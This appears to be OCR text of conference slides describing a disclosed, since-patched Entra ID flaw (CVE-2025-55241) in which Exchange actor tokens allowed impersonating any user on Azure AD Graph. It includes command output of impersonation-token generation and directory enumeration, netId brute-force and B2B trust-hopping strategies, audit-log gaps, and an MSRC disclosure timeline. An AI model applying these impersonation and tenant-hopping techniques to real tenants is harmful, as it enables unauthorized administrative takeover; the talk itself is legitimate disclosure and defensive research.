
```
(ROADtools) → pocs git:(master) ✗ roadtx graphrequest 'https://graph.windows.net/myorganization/users/cloudadmin@onprem.outsid
{
    "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
    "odata.type": "Microsoft.DirectoryServices.User",
    "userPrincipalName": "cloudadmin@onprem.outsider.training",
    "netId": "10032004208AF571"
}
```

Impersonating the Global Admin

```
(ROADtools) → pocs git:(master) ✗ python getimpersonationtoken.py dirkjan@iminyour.cloud 10032004208AF571
Targeting tenant e408897f-9dd3-445d-b78d-9eaab9227cb4
Generating impersonation token for 10032004208AF571 @ 00000002-0000-0000-c000-000000000000/graph.windows.net
```

```
(ROADtools) → pocs git:(master) ✗ roadtx graphrequest 'https://graph.windows.net/myorganization/users?api-version=1.61-internal
{
    "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
    "value": [
        {
            "odata.type": "Microsoft.DirectoryServices.User",
```

```
(ROADtools) → temp git:(master) ✗ roadrecon gather --mfa -d roadrecon_at.db
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and relationships)
ROADrecon gather executed in 7.07 seconds and issued 1210 HTTP requests.
```


Activities
X-terminal-emulator
~/ROADtools/pocs/addback
user@ubuntu:~/ROADtools/pocs
user@ubuntu:~/ROADtools/pocs
roadrecon gui
user@ubuntu:~/ROADtools/pocs 131x42
(ROADtools) → pocs git:(master) ✗

Stress levels

Microsoft MSRC | Researcher Portal

Unauthenticated cross-tenant Entra ID access as any user

VULN-158671

Activity | Attachments | Description | Disclosure

Submitter created this report.
14 Jul 2025, 17:40

Description

Exchange hybrid / exchange online, and probably many other internal Microsoft services, use Service to Service (S2S) tokens to authenticate against other resources. These S2S tokens allow many services to impersonate arbitrary users in the destination service. Exchange is authorized to request S2S actor tokens for the Azure AD graph resource (`graph.windows.net`), which allow it to act as any user in the tenant when communicating with this service. These S2S actor tokens:

Prerequisites


To compromise an arbitrary tenant we need to know:

- The tenant ID (public information)
- A valid netId

Strategies:


- Find netIds in tokens (PUID claim)
- Brute force netIds (they are sequential)
- Abuse B2B trusts

Guest user links




Source: my Black Hat USA 2022 talk on guest abuse

Guest account altSecIds




Based on *netid* property in home tenant




Linking guest accounts


Between tenants




Cross-tenant compromise



Hopping over B2B trusts





Most Microsoft MSPs
Some tenant
Microsoft tenant
A
B
C
Their customers

Audit logs

Reading / gathering information did not leave any logs at the time.

Making changes with this method, the audit logs look “odd”



Cloud app events have more details

Actor	[{"ID":"dirkjan@iminyour.cloud","Type":"5"},{"ID":"1003200087D335D0","Type":"3"},{"ID":"Office 365 Exchange (
0	{"ID":"dirkjan@iminyour.cloud","Type":"5"}
1	{"ID":"1003200087D335D0","Type":"3"}
2	{"ID":"Office 365 Exchange Online","Type":"1"}
3	{"ID":"00000002-0000-0ff1-ce00-000000000000","Type":"2"}
4	{"ID":"User_34c0abec-4cf2-490b-bbe1-2c7be9cabbb1","Type":"2"}
5	{"ID":"34c0abec-4cf2-490b-bbe1-2c7be9cabbb1","Type":"2"}
6	{"ID":"User","Type":"2"}

Disclosure timeline

- July 12, 2025 - found actor tokens work on AAD Graph
- July 14, 2025 - reported issue to MSRC.
- July 14, 2025 - MSRC case opened.
- July 15, 2025 - reported further details on the impact.
- July 15, 2025 - MSRC requested to halt further testing of this vulnerability.
- July 17, 2025 - Microsoft pushed a fix for the issue globally into production.
- July 23, 2025 - Issue confirmed as resolved by MSRC.
- August 6, 2025 - Further mitigations pushed out preventing Actor tokens being issued for the Azure AD Graph with SP credentials.
- August 7, 2025 - CISA emergency directive prompting Exchange hybrid service principal migration
- September 4, 2025 - CVE-2025-55241 issued.
- September 17, 2025 - Release of blogpost on this topic.

Further developments

- The split service principal deployment for Exchange is now mandatory, no more shared service principal.
- Actor tokens are no longer accepted by Exchange Online or SharePoint online.
- The usage of actor tokens in the backend seems to be further reduced.

Experts Live Netherlands

One Token to rule them all

Obtaining Global Admin in every Entra ID tenant via Actor tokens